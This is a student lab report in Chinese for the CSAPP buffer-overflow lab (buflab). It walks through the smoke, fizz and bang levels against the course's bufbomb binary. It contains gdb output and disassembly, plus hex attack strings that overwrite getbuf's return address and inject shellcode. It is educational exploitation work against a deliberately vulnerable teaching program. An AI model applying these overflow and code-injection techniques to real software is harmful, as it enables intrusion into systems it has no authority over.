# CSAPP

# 实 验 报 告

**学生姓名** 吴语港

**学生学号** SA19225404

**实验日期** 2019/10/22

# 实　验　报　告

## 一、实验名称：buflab

## 二、实验学时： 3

## 三、实验内容和目的：

掌握函数调用时的栈帧结构，利用输入缓冲区的溢出漏洞，将攻击代码嵌入当前程序的栈帧中，使得程序执行我们所期望的过程

## 四、实验原理：

溢出的字符将覆盖栈帧上的数据
特别的，会覆盖程序调用的返回地址
赋予我们控制程序流程的能力
通过构造溢出字符串，程序将“返回”至我们想要的代码上

## 五、实验步骤及结果：

本实验需要你构造一些攻击字符串，对目标可执行程序 BUFBOMB 分别造成不同的缓冲区溢出攻击。实验分 5 个难度级分别命名为 Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和 Nitro（level 4）。

Overview

本次 lab 利用 getbuf()方程不检查读取 string 长度的漏洞破坏该方程的 return address 从而达到对主程序造成破坏的目的。从 getbuf() 的 assembly code 我们可以看到：

```
08048fe0 <getbuf>:
 8048fe0:       55                      push   %ebp
 8048fe1:       89 e5                   mov    %esp,%ebp
 8048fe3:       83 ec 18                sub    $0x18,%esp
 8048fe6:       8d 45 f4                lea    -0xc(%ebp),%eax
 8048fe9:       89 04 24                mov    %eax,(%esp)
 8048fec:       e8 6f fe ff ff          call   8048e60 <Gets>
 8048ff1:       b8 01 00 00 00          mov    $0x1,%eax
 8048ff6:       c9                      leave
 8048ff7:       c3                      ret
 8048ff8:       90                      nop
 8048ff9:       8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
```


位于<0x8048fe6> 地址处代码为预读的 string 在 stack 创建了 0xc(也就是 12)个 Byte 的空间。具体位置可以通过 gdb 在下一行设置 breakpoint 查找 %eax 的值得到，如下所示：

```
wyg@wyg-PC:~/Desktop/实验三$ gdb bufbomb
GNU gdb (Debian 7.12-6+b2) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...done.
(gdb) b *0x8048fe6
Breakpoint 1 at 0x8048fe6
(gdb) r -t SA19225404+SA19225309
Starting program: /home/wyg/Desktop/实验三/bufbomb -t SA19225404+SA19225309
Team: SA19225404+SA19225309
Cookie: 0x46c9779b

Breakpoint 1, 0x08048fe6 in getbuf ()
(gdb) si
0x08048fe9 in getbuf ()
(gdb) i r $eax
eax            0xffff7b3c       -33988
(gdb)
```

通过 gdb 调试得到，getbuf()申请的 12 字节缓冲区首地址为<0xffff7b3c>，这个地址后面会用到。

通常在 P 过程调用 Q 过程时，程序的 stack frame 结构如下图所示：




为了覆盖被存在 Return Address 上的值(4 Bytes for m32 machine)，我们需要读入超过系统默认 12 Bytes 大小的 string。由于 Saved ebp 占据了 4 Bytes 所以当我们的 input string 为 20 Bytes 时，最后 4 位 Bytes 刚好覆盖我们的目标 Return address.

**Notes: **由于我们在输入文件下写入的都是 character（字符）因此我们需要利用 hex2raw 这个小程序帮助我们将我们写入的 character 转换成所对应的二进制数列。

level0:Smoke

Smoke 任务的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。为此，你需要：

1. 在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的起始地址：

```
08048e20 <smoke>:
 8048e20:       55                      push   %ebp
 8048e21:       89 e5                   mov    %esp,%ebp
 8048e23:       83 ec 08                sub    $0x8,%esp
 8048e26:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e2d:       e8 6e fb ff ff          call   80489a0 <entry_check>
 8048e32:       c7 04 24 47 9a 04 08    movl   $0x8049a47,(%esp)
 8048e39:       e8 d6 f8 ff ff          call   8048714 <puts@plt>
 8048e3e:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e45:       e8 96 fc ff ff          call   8048ae0 <validate>
 8048e4a:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e51:       e8 4e f9 ff ff          call   80487a4 <exit@plt>
 8048e56:       8d 76 00                lea    0x0(%esi),%esi
 8048e59:       8d bc 27 00 00 00 00    lea    0x0(%edi,%eiz,1),%edi
```

如以上实例中，smoke 的开始地址是<0x08048e20>。

2. 同样在 bufbomb 的反汇编源代码中找到 getbuf()函数，观察它的栈帧结构：

```
08048fe0 <getbuf>:
 8048fe0:       55                      push   %ebp
 8048fe1:       89 e5                   mov    %esp,%ebp
 8048fe3:       83 ec 18                sub    $0x18,%esp
 8048fe6:       8d 45 f4                lea    -0xc(%ebp),%eax
 8048fe9:       89 04 24                mov    %eax,(%esp)
 8048fec:       e8 6f fe ff ff          call   8048e60 <Gets>
 8048ff1:       b8 01 00 00 00          mov    $0x1,%eax
 8048ff6:       c9                      leave
 8048ff7:       c3                      ret
 8048ff8:       90                      nop
 8048ff9:       8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
```

如以上实例，你可以看到 getbuf()的栈帧是 0x18+4 个字节，而 buf 缓冲区的大小是 0xc（12 个字节）。

3. 构造攻击字符串覆盖返回地址

攻击字符串的功能是用来覆盖 getbuf 函数内的数组 buf（缓冲区），进而溢出并覆盖 ebp 和 ebp 上面的返回地址，所以攻击字符串的大小应该是 0xc+4+4=20 个字节。并且其最后 4 个字节应是 smoke 函数的地址，正好覆盖 ebp 上方的正常返回地址。这样再从 getbuf 返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。

所以，这样的攻击字符串为：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
```

```
20 8e 04 08
```

总共 20 个字节，并且前面 16 个字节可以为任意值，对程序的执行没有任何影响，只要最后四个字节正确地设置为 smoke 的起始地址<0x08048e20>即可，对应内存写入 20 8e 04 08（小端格式）。

```
wyg@wyg-PC:~/Desktop/实验三$ ./sendstring < exploit.txt > exploit-raw.txt
wyg@wyg-PC:~/Desktop/实验三$ ./bufbomb -t SA19225404+SA19225309 < exploit-raw.txt
Team: SA19225404+SA19225309
Cookie: 0x46c9779b
Type string:Smoke!: You called smoke()
sh: 1: /usr/sbin/sendmail: not found
Error: Unable to send validation information to grading server
wyg@wyg-PC:~/Desktop/实验三$ sudo apt-get install sendmail
[sudo] wyg 的密码：
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  ibverbs-providers libaio1 libibverbs1 libnl-route-3-200 librdmacm1 liburcu6 python-asn1crypto
  python-certifi python-cffi-backend python-chardet python-cryptography python-enum34 python-idna
  python-ipaddress python-jwt python-openssl python-prettytable python-requests python-urllib3
```

通过 Linux 终端执行：

```
wyg@wyg-PC:~/Desktop/实验三$ ./bufbomb -t SA19225404+SA19225309 < exploit-raw.txt
Team: SA19225404+SA19225309
Cookie: 0x46c9779b
Type string:Smoke!: You called smoke()

NICE JOB!
Sent validation information to grading server
wyg@wyg-PC:~/Desktop/实验三$
wyg@wyg-PC:~/Desktop/实验三$
```

至此，level0 任务 smoke 通过！

### level1:fizz

level1 和 level0 大同小异，唯一的区别是本次要求跳入函数 fizz(int) 且该函数有一个参数(要求用所给 cookie 作 argument)。

我们知道在执行完 ret 指令后栈顶指针 %esp 会自动增加 4 以还原栈帧。

通过查找 fizz()得知：

```
08048dc0 <fizz>:
 8048dc0:       55                      push   %ebp
 8048dc1:       89 e5                   mov    %esp,%ebp
 8048dc3:       53                      push   %ebx
 8048dc4:       83 ec 14                sub    $0x14,%esp
 8048dc7:       8b 5d 08                mov    0x8(%ebp),%ebx
 8048dca:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048dd1:       e8 ca fb ff ff          call   80489a0 <entry_check>
 8048dd6:       3b 1d cc a1 04 08       cmp    0x804a1cc,%ebx
 8048ddc:       74 22                   je     8048e00 <fizz+0x40>
 8048dde:       89 5c 24 04             mov    %ebx,0x4(%esp)
 8048de2:       c7 04 24 98 98 04 08    movl   $0x8049898,(%esp)
 8048de9:       e8 76 f9 ff ff          call   8048764 <printf@plt>
 8048dee:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048df5:       e8 aa f9 ff ff          call   80487a4 <exit@plt>
 8048dfa:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
 8048e00:       89 5c 24 04             mov    %ebx,0x4(%esp)
 8048e04:       c7 04 24 29 9a 04 08    movl   $0x8049a29,(%esp)
 8048e0b:       e8 54 f9 ff ff          call   8048764 <printf@plt>
 8048e10:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e17:       e8 c4 fc ff ff          call   8048ae0 <validate>
 8048e1c:       eb d0                   jmp    8048dee <fizz+0x2e>
 8048e1e:       89 f6                   mov    %esi,%esi
```

fizz()函数的起始地址为<0x08048dc0>。

由 Overview 里面的栈帧图示可知，ebp 存放了调用者的旧 ebp（saved %ebp），其上一位置 ebp+4 存放了调用者的返回地址，所以参数的地址应该为 ebp+8 的位置，我们只需要将自己的 cookie 放置在该位置即可。

所以构造攻击文件 fizz.txt 如下：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
c0 8d 04 08
00 00 00 00
9b 77 c9 46
```

其中，<0x08048dc0>为 fizz 函数起始地址，0x46c9779b 为自己的 cookie，通过参数传递给 fizz。

最后执行测试结果如下：

```
wyg@wyg-PC:~/Desktop/实验三$ ./sendstring < fizz.txt > exploit-raw.txt
wyg@wyg-PC:~/Desktop/实验三$ ./bufbomb -t SA19225404+SA19225309 < exploit-raw.txt
Team: SA19225404+SA19225309
Cookie: 0x46c9779b
Type string:Fizz!: You called fizz(0x46c9779b)
NICE JOB!
Sent validation information to grading server
wyg@wyg-PC:~/Desktop/实验三$
```

至此，level1 任务 fizz 通过！


### level2:bang

level2 的难度开始增加，除了需要跳转至目标函数 bang() 地址为<0x08048d60>：

```
08048d60 <bang>:
 8048d60:       55                      push   %ebp
 8048d61:       89 e5                   mov    %esp,%ebp
 8048d63:       83 ec 08                sub    $0x8,%esp
 8048d66:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d6d:       e8 2e fc ff ff          call   80489a0 <entry_check>
 8048d72:       a1 dc a1 04 08          mov    0x804a1dc,%eax
 8048d77:       3b 05 cc a1 04 08       cmp    0x804a1cc,%eax
 8048d7d:       74 21                   je     8048da0 <bang+0x40>
 8048d7f:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d83:       c7 04 24 0b 9a 04 08    movl   $0x8049a0b,(%esp)
 8048d8a:       e8 d5 f9 ff ff          call   8048764 <printf@plt>
 8048d8f:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048d96:       e8 09 fa ff ff          call   80487a4 <exit@plt>
 8048d9b:       90                      nop
 8048d9c:       8d 74 26 00             lea    0x0(%esi,%eiz,1),%esi
 8048da0:       89 44 24 04             mov    %eax,0x4(%esp)
 8048da4:       c7 04 24 70 98 04 08    movl   $0x8049870,(%esp)
 8048dab:       e8 b4 f9 ff ff          call   8048764 <printf@plt>
 8048db0:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048db7:       e8 24 fd ff ff          call   8048ae0 <validate>
 8048dbc:       eb d1                   jmp    8048d8f <bang+0x2f>
 8048dbe:       89 f6                   mov    %esi,%esi
```

我们还需要执行一些自行设计的指令，因为该任务我们需要将 global_value 的值改成我们的 cookie，通过 objdump -D bufbomb | less （注意 D 要大写我们才能看到 header 的代码， -d 不会显示)：


通过 objdump -D 反汇编可以看到：




- global_value 的地址是<0x0804a1dc>， 目前该位置的初始值为 0 ；
- cookie 的地址是<0x0804a1cc>， 目前该位置的值初始为 0，程序运行后会变为 cookie 的值。Cookie: 0x46c9779b

我们需要做的就是，在程序运行时将 global_value 的值设置为 cookie 的值。

构造自定义攻击指令 bang.s：




由于是 Assembly code 不需要考虑 little endian 的问题。先将 global_value 用 mov 指令变 cookie （0x0804a1cc 前不加$ 表示地址），然后将 bang()函数地址<0x08048d60>写给 esp，再执行 ret 指令时，程序自动跳入 bang()函数。

指令 gcc -m32 -c bang.s 将 assembly code 写成 machine code -->bang.o，再用 objdump -d bang.o 读取 machine code 如下：

```
wyg@wyg-PC:~/Desktop/实验三$ ^C
wyg@wyg-PC:~/Desktop/实验三$ gcc -m32 -c bang.s
wyg@wyg-PC:~/Desktop/实验三$ objdump -d bang.o

bang.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 dc a1 04 08 9b    movl   $0x46c9779b,0x804a1dc
   7:   77 c9 46
   a:   68 60 8d 04 08          push   $0x8048d60
   f:   c3                      ret
wyg@wyg-PC:~/Desktop/实验三$
```

将指令代码抄入攻击文件，除此之外我们还需要找到 input string 存放的位置作为第一次 ret 指令的目标位置，具体操作方法见 Overview， 经过 gdb 调试分析 getbuf()申请的 12 字节缓冲区首地址为<0xffff7b3c>

所以构造攻击字符串 bang.txt 如下：

```
c7 05 dc a1
04 08 9b 77
c9 46 68 60
8d 04 08 c3
3c 7b ff ff
```

最后执行测试结果如下：

```
wyg@wyg-PC:~/Desktop/实验三$ ./bufbomb -t SA19225404+SA19225309 < exploit-raw.txt
Team: SA19225404+SA19225309
Cookie: 0x46c9779b
Type string:Bang!: You set global_value to 0x46c9779b
VALID
NICE JOB!
```

至此，level2 任务 bang 通过！